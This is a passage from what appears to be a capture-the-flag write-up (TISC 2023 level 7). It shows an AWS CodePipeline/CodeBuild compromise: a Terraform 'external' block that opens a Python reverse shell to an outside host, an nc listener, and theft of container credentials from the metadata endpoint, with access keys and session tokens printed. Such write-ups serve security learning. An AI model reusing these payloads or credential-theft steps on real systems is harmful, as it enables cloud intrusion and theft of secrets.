cynI0fHEExhKLQKVZn3vO1ayqFR3hynqvIcE+9HsyTsbGSLtqulwDXxbDGPMgYr/
d2CioWHoLMR+Xj8HUgyifjdVpZ38I7Q6aokTyvj6vwSmIF7W+pZX+mzVp+Qn8zev
BW7XcEnNBQGMglrxhA7xbBSbaPNeyLdO1Z+C0Ig7ZkTh15+06m+XZy7sdnw1VEEZ
yichen@ubuntu:~/vm_sharing/tisc2023/lvl7$ 
```

As a chrome browser user, I converted my key file and the cert into a p12 and loaded it into my browser. I then navigated to the temporary credentials site.




```
Not secure | https://13.213.29.24

{"Message": "Hello new agent, use the credentials wisely! It should be live 
"Secret_Key": "0uUFo7N0E3pKRhqzcHfACi6JLCqgI1TUEDEXAWOf"}
```

As I have some experience working with AWS, I recognised the access and secret key to be used for AWS access. To enumerate what the AWS account given is able to do, I used this tool (https://github.com/shabarkin/aws-enumerator). I set the region to `ap-southeast-1`, or Singapore. From the output, we see that we can do almost nothing, except something to do CodeBuild and CodePipeline.




```
------------------------------------------------------------------------------------------- CODEBUILD ------
ListProjects
------------------------------------------------------------------------------------------ CODECOMMIT ------
Error: No entries in provided service
------------------------------------------------------------------------------------------ CODEDEPLOY ------
Error: No entries in provided service
----------------------------------------------------------------------------------------- CODEPIPELINE -----
ListPipelines
```

Without experience, these AWS services may seem rather foreign, but it is now clear to me at time of writing. First, we take a look at CodePipeline.




```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl7$ aws codepipeline list-pipelines
{
    "pipelines": [
        {
            "name": "devsecmeow-pipeline",
            "version": 1,
            "created": 1689951914.065,
            "updated": 1689951914.065
        }
    ]
}
```

Now its details.




```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl7$ aws codepipeline get-pipeline --name devsecmeow-pipeline
{
    "pipeline": {
        "name": "devsecmeow-pipeline",
        "roleArn": "arn:aws:iam::232705437403:role/codepipeline-role",
        "artifactStore": {
            "type": "S3",
            "location": "devsecmeow2023zip"
        },
        "stages": [
            {
                "name": "Source",
                "actions": [
                    {
                        "name": "Source",
                        "actionTypeId": {
                            "category": "Source",
                            "owner": "AWS",
                            "provider": "S3",
                            "version": "1"
                        },
                        "runOrder": 1,
                        "configuration": {
                            "PollForSourceChanges": "false",
                            "S3Bucket": "devsecmeow2023zip",
                            "S3ObjectKey": "rawr.zip"
                        },
                        "outputArtifacts": [
                            {
                                "name": "source_output"
                            }
                        ],
                        "inputArtifacts": []
                    }
                ]
            },
            {
                "name": "Build",
                "actions": [
                    {
                        "name": "TerraformPlan",
                        "actionTypeId": {
                            "category": "Build",
                            "owner": "AWS",
                            "provider": "CodeBuild",
                            "version": "1"
                        },
                        "runOrder": 1,
                        "configuration": {
                            "ProjectName": "devsecmeow-build"
```

A CodePipeline is essentially a list of steps (or stages) to take for a build process. The first step is to take source code from the zip file `rawr.zip` at the S3 bucket `devsecmeow2023zip`. The second step is to build the source code in `rawr.zip` using the CodeBuild project named `devsecmeow-build`. Let's take a look at it.



```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl7$ aws codebuild list-projects
{
    "projects": [
        "devsecmeow-build"
    ]
}
```




```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl7$ aws codebuild batch-get-projects --names devsecmeow-build
{
    "projects": [
        {
            "name": "devsecmeow-build",
            "arn": "arn:aws:codebuild:ap-southeast-1:232705437403:project/devsecmeow-build",
            "source": {
                "type": "CODEPIPELINE",
                "buildspec": "version: 0.2\n\nphases:\n  build:\n    commands:\n      - env\n      - cd /usr/bin\n      - curl -s -qL -o terraform.zip https://releases.hashicorp.com/terraform/1.4.6/terra
form_1.4.6_linux_amd64.zip\n      - unzip -o terraform.zip\n      - cd \"$CODEBUILD_SRC_DIR\"\n      - ls -la \n      - terraform init \n      - terraform plan\n",
                "insecureSsl": false
            },
            "artifacts": {
                "type": "CODEPIPELINE",
                "name": "devsecmeow-build",
                "packaging": "NONE",
                "overrideArtifactName": false,
                "encryptionDisabled": false
            },
            "cache": {
                "type": "NO_CACHE"
            },
            "environment": {
                "type": "LINUX_CONTAINER",
                "image": "aws/codebuild/amazonlinux2-x86_64-standard:5.0",
                "computeType": "BUILD_GENERAL1_SMALL",
                "environmentVariables": [
                    {
                        "name": "flag1",
                        "value": "/devsecmeow/build/password",
                        "type": "PARAMETER_STORE"
                    }
                ]
```

We can gather 2 things:


1. The building process involves terraform, which is somewhat similar to a Dockerfile
2. We can get the first part of the flag, flag1, from the build environment

So, if we can upload a malicious terraform project in the form of a zip file onto `s3://devsecmeow2023zip/rawr.zip`, we should gain access to the build process. Based on online guides, command execution is simple, as shown:




```
data "external" "example" {
  program = ["/bin/sh", "-c", "python -c 'import 
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"infocommsociety.com\",-
4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\"/bin/sh\")'"]
}
```

After uploading the zip file, a reverse shell should pop up after a short while, giving us flag1 of **TISC{pr0tecT_**




```
yichen@infocommsociety:~$ sudo nc -lvp 4242
Listening on [0.0.0.0] (family 0, port 4242)
Connection from ec2-52-221-221-134.ap-southeast-1.compute.amazonaws.com 29652 received!
sh-5.2# env | grep TISC
env | grep TISC
flag1=TISC{pr0tecT_
sh-5.2# 
```

Following advice from this site (https://cloud.hacktricks.xyz/pentesting-cloud/aws-security/aws-privilege-escalation/aws-codebui ld-privesc), I decided to visit the link given at `AWS_CONTAINER_CREDENTIALS_RELATIVE_URI` on the CodeBuild machine and it gave me a new set of credentials. Of note, to use the `aws` command, we need to add the session token to our credentials file as `aws_session_token` or the impersonation will not work.




```
sh-5.2# env | grep AWS_CONTAINER_CREDENTIALS_RELATIVE_URI
env | grep AWS_CONTAINER_CREDENTIALS_RELATIVE_URI
AWS_CONTAINER_CREDENTIALS_RELATIVE_URI=/v2/credentials/71f8e75c-a7f0-4c28-9594-c1f1e63bb5b8
sh-5.2# curl http://169.254.170.2/v2/credentials/71f8e75c-a7f0-4c28-9594-c1f1e63bb5b8
<v2/credentials/71f8e75c-a7f0-4c28-9594-c1f1e63bb5b8
{"RoleArn":"AQICAHiXeu3bIBb9heJmFtHPbcbrxVOOY2z+gbh/ZektV0KIkAGbKmmRlnDD+o6fYuaBaHNMAAABATCB/gYJKoZIhvcNAQcGoIHwMIHtAgEAMIHnBgkqhkiG9w0BBwEwHgYJYIZIAWUDBAEuMBEEDDpLpIlLZJk+5ue+nwIBEICBufu4M3yVWElqZxPXTqe
6IEjIFnRFt1FQsL/VWV1EDFsjEoUr4T32zFOD52TNifE8ctXGV6Nry0GDi1tRKRmibHs6/I9xXLbssVT/i5O5G5McxL7GcUeRqyjx43nVfB7khRNnpm040jExrejT9hGoMc4scl5+0aonhcACyfcL5zS4YejzfmdKRZ7ZTaMdDYYUKAI7rxXGg3GpNRIAgsUb0z99tvFd4m
n2jwWCJbw6kNgD3I8HBvi9WMoO","AccessKeyId":"ASIATMLSTF3NYRYYQ64M","SecretAccessKey":"W0G4DrGHL/gd5TVLAOQ8OgroO3AchChkzxuiGJBZ","Token":"IQoJb3JpZ2luX2VjEP//////////wEaDmFwLXNvdXRoZWFzdC0xIkYwRAIgeuhFV8Ae
d9UbCFKoMB/pB3z4hGZI6vbUy0Cc0rjzPJICIEgDUW1IIbNc+WWENCqiWSS82TBS6u0Tc5V3qAGOnQmNKr4DCPj//////////wEQABoMMjMyNzA1NDM3NDAzIgx2rDUblZmHn6vG9WUqkgMTMMNL6DpRFT5RiHhjz5XLScX1lG6BtcR7jJwkT3IKjIUfXTSoBwKcoeQ+OdW
Igd86bAyA6UVzihrZnDRJ0NH8Cv6MNeK/WA2V9dann+EmrIV0yN8ZtNzCiWf+FhZCtWDBsDG0ghc9+b9Rlm9g2vw7378nXh5YSUNps5E4eWTnpQWS/LNnAq+jpym6xuCLmRnl0B1yqxl88ex+t+x9B0+6W+HFe4pdmE8UoxE7VQ5VfN/wsQVZa0XIGdu9Q3d9yEO7HfJepN
BEudH4g+Cr8q4iBX3fW5QP8EiSQwQjxUhHv7967gM9LQUEnhQnuFUagnx1DRpnitZY/hqGxdfPoKNEJX4a1o47+RwFsWG869tY9wWTTS1OA0vzpyFcvTCDH90OaNzlvfk1sXjgY05iMPdYM8gjcUzlcp3GeDhY9R4iLPo4fQbTlS0NIRCGLQDT9FBNqgluBP1CtoCoROPZO
ibNr1gNnMYeWymnQG6ZtG49Cd8IoBBamg1SJBSvQszD7Jdx4XPsv4kPc2a0NJ+/b4R8U6gw5uPnqAY6lAFEjmcQNRwZP0AMJdCg4X2yes7S1V+E3UdtaQWI6yqhCRGJeBwPLbK0twpfEB/JBY5cO1JS7Uhk++q3tbALMTltrS4PcJpAFgIdzlxe132V9O+PaAGesfjT/+mO
cSu1L+au5dvNa+OExh7dp+6trzSzIK7Y7E3qOmQeiZHntQIF03ALE4DVn1g/6BHPBIjr+FEj6HHW","Expiration":"2023-10-01T23:25:42Z"}sh-5.2#

sh-5.2# 
```

Rerunning `aws-enumerator` with the new set of credentials, we now see that we can read some information on EC2 instances.




```
------------------------------------------------------------------------------------------------------------ EC2

DescribeInstanceCreditSpecifications
DescribeInstanceStatus
DescribeInstances
```

We see two running EC2 instances in Singapore. While the second has the IP of the temporary staging server, the first has a new IP of `54.255.155.134.`



```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl7$ aws ec2 describe-instances --profile codebuild --region ap-southeast-1
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-0df7a207adb9748c7",
                    "InstanceId": "i-02602bf0cf92a4ee1",
                    "InstanceType": "t3a.small",
                    "LaunchTime": "2023-07-31T14:50:12.000Z",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "ap-southeast-1a",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
                    "PrivateDnsName": "ip-192-168-0-112.ap-southeast-1.compute.internal",
                    "PrivateIpAddress": "192.168.0.112",
                    "ProductCodes": [],
                    "PublicDnsName": "ec2-54-255-155-134.ap-southeast-1.compute.amazonaws.com",
                    "PublicIpAddress": "54.255.155.134",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
```

It becomes clear that we have found the production instance based on its certificate name, and furthermore it seems we need yet another round of mTLS, given the 403 error.



Not secure | ~~https~~://54.255.155.134

Certificate Viewer: devsecmeow.production


General | Details

Issued To

Common Name (CN)	devsecmeow.production
Organisation (O)	<Not part of certificate>
Organisational Unit (OU)	<Not part of certificate>


Issued By

Following online guides, I found out that EC2 instances could contain user provided data, and decided to take a look.




```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl7$ aws ec2 describe-instance-attribute --instance-id i-02602bf0cf92a4ee1 --attribute userData --profile codebuild --region ap-southeast-1
{
    "InstanceId": "i-02602bf0cf92a4ee1",
    "UserData": {
        "Value": "IyEvYmluL2Jhc2gKc3VkbyBhcHQgdXBkYXRlCnN1ZG8gYXB0IHVwZ3JhZGUgLXkgCnN1ZG8gYXB0IGluc3RhbGwgbmdpbnggLXkKc3VkbyBhcHQgaW5zdGFsbCBhd3NjbGkgLXkgCmNhdCA8PFxFT0wgPiAvZXRjL25naW54L25naW54LmNvbmYKd
XNlciB3d3ctZGF0YTsKd29ya2VyX3Byb2Nlc3NlcyBhdXRvOwpwaWQgL3J1bi9uZ2lueC5waWQ7CmluY2x1ZGUgL2V0Yy9uZ2lueC9tb2R1bGVzLWVuYWJsZWQvKi5jb25mOwoKZXZlbnRzIHsKCXdvcmtlcl9jb25uZWN0aW9ucyA3Njg7CgkjIG11bHRpX2FjY2VwdCBv
